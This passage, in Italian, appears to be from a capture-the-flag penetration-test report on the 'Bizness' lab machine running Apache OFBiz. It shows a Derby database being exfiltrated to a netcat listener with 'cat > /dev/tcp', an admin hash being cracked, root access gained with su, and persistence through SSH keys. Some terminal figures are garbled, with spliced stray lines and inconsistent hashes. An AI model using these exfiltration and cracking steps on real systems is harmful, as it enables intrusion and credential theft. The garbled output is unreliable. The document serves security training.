La lettura della documentazione ci porta alla conclusione che i file di Derby sono archiviati nella directory runtime/data/derby di OFBiz:

```
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ ls -la
ls -la
total 24
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Dec 21 2023 .
drwxr-xr-x 3 ofbiz ofbiz-operator 4096 Dec 21 2023 ..
-rw-r--r-- 1 ofbiz ofbiz-operator 4096 Jul 2 16:46 derby.log
drwxr-xr-x 4 ofbiz ofbiz-operator 4096 Jul 2 16:46 ofbiz
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jul 2 10:20 ofbizolap
drwxr-xr-x 5 ofbiz ofbiz-operator 4096 Jul 2 10:20 ofbiztenant
ofbiz@bizness:/opt/ofbiz/runtime/data/derby$ █
```

Figura 8.3: Contenuto di /runtime/data/derby

Poiché Derby è un database incorporato, non dispone di una porta a cui possiamo connetterci né di un singolo file da enumerare. I dati sono memorizzati in una combinazione di diversi file e cartelle. Fortunatamente, possiamo usare il comando `ij` fornito da derby-tools per andare ad interagire con questo database tramite sintassi SQL. Per prima cosa esfiltriamo la cartella `ofbiz` all'interno della directory `derby` nel nostro sistema locale. Localmente, abbiamo impostato un listener Netcat che scrive in un file:

```
nc -nlvp 5555 > ofbiz.tar
```

Sulla destinazione, usiamo tar per comprimere la directory in un singolo file, e poi la cat in `/dev/tcp` per scriverla al nostro ascoltatore.

```
cd /opt/ofbiz/runtime/data/derby
tar cvf ofbiz.tar ofbiz
cat ofbiz.tar > /dev/tcp/10.10.14.59/5555
```

Una volta fatto ciò abbiamo ottenuto il database derby in locale sul quale andiamo a fare un'ispezione tramite il comando **ij** che fa parte della suite derby-tools

```
(luke@kaluccio:[~/Desktop/Bizness]
$ ij
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
ij version 10.14
ij> connect 'jdbc:derby:./ofbiz';
ij> SHOW TABLES;
TABLE_SCHEM |TABLE_NAME|REMARKS
SYS          |SYSLIASSES
SYS          |SYSCHECKS
SYS          |SYSCOLPERMS
SYS          |SYSCOLUMNS
SYS          |SYSCONGLOMERATES
SYS          |SYSCONSTRAINTS
SYS          |SYSDEPENDS
SYS          |SYSFILES
SYS          |SYSFOREIGNKEYS
SYS          |SYSKEYS
SYS          |SYSPERMS
SYS          |SYSROLES
SYS          |SYSROUTINEPERMS
SYS          |SYSSCHEMAS
SYS          |SYSEQUENCES
SYS          |SYSSTATEMENTS
SYS          |SYSSTATISTICS
SYS          |SYSTABLEPERMS
SYS          |SYSTABLES
SYS          |SYSTRIGGERS
SYS          |SYSUSERS
SYS          |SYSVIEWS
SYSIBM        |SYSUMMY1
OFBIZ        |ACCOMMODATION_CLASS
OFBIZ        |ACCOMMODATION_MAP
OFBIZ        |ACCOMMODATION_MAP_TYPE
OFBIZ        |ACCOMMODATION_SPOT
OFBIZ        |ACCTG_TRANS
OFBIZ        |ACCTG_TRANS_ATTRIBUTE
OFBIZ        |ACCTG_TRANS_ENTRY
```

Figura 8.4: Enumerazione del database derby

Dalle 877 tables trovate ci soffermiamo sulla tabella **USER_LOGIN**

<...SNIP...>	
OFBIZ	USER_LOGIN
OFBIZ	USER_LOGIN_HISTORY
OFBIZ	USER_LOGIN_PASSWORD_HISTORY
OFBIZ	USER_LOGIN_SECURITY_GROUP
OFBIZ	USER_LOGIN_SECURITY_QUESTION
OFBIZ	USER_LOGIN_SESSION
OFBIZ	USER_PREFERENCE
OFBIZ	USER_PREF_GROUP_TYPE
<...SNIP...>	

Figura 8.5: Enumerazione tra le tables del derby database

Proviamo a vedere il contenuto di questa tabella tramite la sintassi SQL

```
SELECT * FROM OFBIZ.USER_LOGIN
```

	USER_LOGIN_ID	PASSWORD_HINT	CURRENT_PASSWORD	
LAST_UPDATED_STAMP	DISABLED_BY	IS_ENA&HASG REQ5 LAST_CURRENCY_UM LAST_LOC&LAST_TIME_ZONE	USER_LDAP_DN	
LAST_UPDATED_TX_STAMP	CREATED_STAMP	Successor Machine Matrix		
system				
2023-12-16 03:39:04.584	NULL	Y	N	NULL NULL NULL NULL
anonymous	NULL	NULL	NULL	NULL NULL NULL NULL
admin	NULL	2023-12-16 03:38:54.694	2023-12-16 03:38:54.284	system NULL
qRwXQ2I	NULL	2023-12-16 03:38:54.747	2023-12-16 03:38:54.284	NULL \$SHA\$duP0_QaV8pWFeo8-dRzD
3 rows selected	NULL	2023-12-16 03:44:54.272	2023-12-16 03:44:54.213	2023-12-16 03:40:23.643 2023-12-16 03:40:23.445 NULL

Figura 8.6: Contenuto della table USER_LOGIN

Da questa tabella ricaviamo l'hash della password dell'utente admin e lo salviamo in un file chiamato hash.txt per analizzarlo e vedere se corrisponde all'hash che abbiamo trovato nel file di configurazione di OFBiz.

```
[luke@kaluccio:~/Desktop/Bizness]$ hashid hash.txt  
-- File 'hash.txt' --  
Analyzing '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I'  
[+] Unknown hash  
-- End of file 'hash.txt' --
```

Figura 8.7: Analisi del file hash.txt

Purtroppo non possiamo utilizzare i classici programmi per il cracking di un hash. Dobbiamo effettuare ulteriori analisi poiché probabilmente questa stringa viene trattata diversamente all'interno ad OFBiz.

8.2 Cracking della password

Dopo un ulteriore ricerca sul web ho trovato una repo su github chiamata Apache-OFBiz-SHA1-Cracker, che analizzandola fa un reverse engineer sul codice Java che OFBIZ utilizza per trattare la password.




Figura 8.8: GitHub di Apache-OFBiz-SHA1-Cracker

Tramite l'utilizzo dello script e della wordlist `rockyou.txt` si ha la rottura dell'hash e ci viene mostrata la password per l'utente `root`

```

[luke@kaluccio-OptiPlex-5090 ~]$ python OFBiz-pass-crack.py --hash-string '$SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I' --wordlist /usr/share/wordlists/rockyou.txt
[+] Attempting to crack....
Found Password: monkeybizness
hash: $SHA$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I
(Attempts: 1478438)
[!] Super, I bet you could log into something with that!

```

Figura 8.9: Risultato dello script per il cracking della password

8.3 Accesso come root

Ora non ci resta che fare Privilege Escalation in modo verticale sull'utente root tramite il comando:

```
su root
```

```
ofbiz@bizness:/opt/ofbiz$ su root
su root
Password: monkeybizness
id
uid=0(root) gid=0(root) groups=0(root)
ls
APACHE2_HEADER
applications
build
build.gradle
common.gradle
config
docker
Dockerfile
DOCKER.md
docs
framework• Python 3.x installed on your system.
gradle
gradle.properties
gradlew
gradlew.bat
init-gradle-wrapper.bat
INSTALL
lib
LICENSE
NOTICE  usage: OFBiz-crack.py [-h] --hash-string HASH_STRING [--wo
npm-shrinkwrap.json
OPTIONAL_LIBRARIES
plugins
README.adoc
runtime
SECURITY.md
settings.gradle
themes
VERSION
cat /root/root.txt
f4051dbe721f9aa9b284a058f8ff3410
■      Found Password: trigger
hash: $SHA1$dSE_ktb10D8fhz0019K9ueFRamX7n=
```

Figura 8.10: Accesso come root e cattura di root.txt

9. Maintaining Access

Per mantenere l'accesso, possiamo continuare a sfruttare lo stesso exploit utilizzato per l'attacco nella fase precedente, poiché la versione vulnerabile di Apache OFBiz sulla macchina bersaglio è configurata per consentire l'invocazione di una shell inversa in modo continuativo.

Un'altra strada possibile per evitare possibili patch future è quella di sfruttare in primo luogo la vulnerabilità di Apache OFBiz per entrare nella macchina e visto che la macchina possiede il servizio ssh attivo è possibile generare una chiave ssh per poi usarla in un secondo momento per entrare e uscire la macchina a nostro piacimento.

Riferimenti

- [1] *CVE-2023-49070*. 2023. URL: <https://nvd.nist.gov/vuln/detail/CVE-2023-49070>.
- [2] *CVE-2023-51467*. 2023. URL: <https://nvd.nist.gov/vuln/detail/CVE-2023-51467>.

Elenco delle figure

4.1	Indirizzo IP della macchina Bizness	8
4.2	Risultato del comando ping	9
4.3	Risultato del comando nmap -O	10
5.1	Output comando nmap SYN scan	11
5.2	Output comando nmap NULL scan	12
5.3	Output comando nmap FIN scan	13
5.4	Output comando nmap XMAS scan	13
5.5	Sito web all'indirizzo https://bizness.htb	14
6.1	Scelta modalità scansione nessus "Basic Scan Network"	15
6.2	Configurazione host "Basic Scan Network"	16
6.3	Configurazione porte "Basic Scan Network"	16
6.4	Configurazione vulnerabilità "Basic Scan Network"	17
6.5	Output Nessus	17
6.6	Plugin Nessus OFBiz	19
6.7	Configurazione scansione con OpenVas	20

6.8 Configurazione host da scansionare con OpenVas	21
6.9 Risultati della scansione tramite OpenVas	21
6.10 Vulnerabilità trovate tramite OpenVas	22
6.11 Risultati nikto	23
6.12 Risultati WhatWeb	23
6.13 Risultati WafWoof	24
6.14 Risultati Feroxbuster	25
6.15 Portale Apache OFBiz	25
6.16 Consultazione sito ExploitDB	26
6.17 CVE-2023-49070 sul sito del NIST	27
 7.1 Risultato della POC sulla CVE-2023-49070	29
7.2 Flag di user.txt	29
 8.1 Contenuto di /opt/ofbiz	30
8.2 Contenuto di security.properties	31
8.3 Contenuto di /runtime/data/derby	32
8.4 Enumerazione del database derby	33
8.5 Enumerazione tra le tables del derby database	33
8.6 Contenuto della table USER_LOGIN	34
8.7 Analisi del file hash.txt	34
8.8 GitHub di Apache-OFBiz-SHA1-Cracker	35
8.9 Risultato dello script per il cracking della password	35
8.10 Accesso come root e cattura di root.txt	36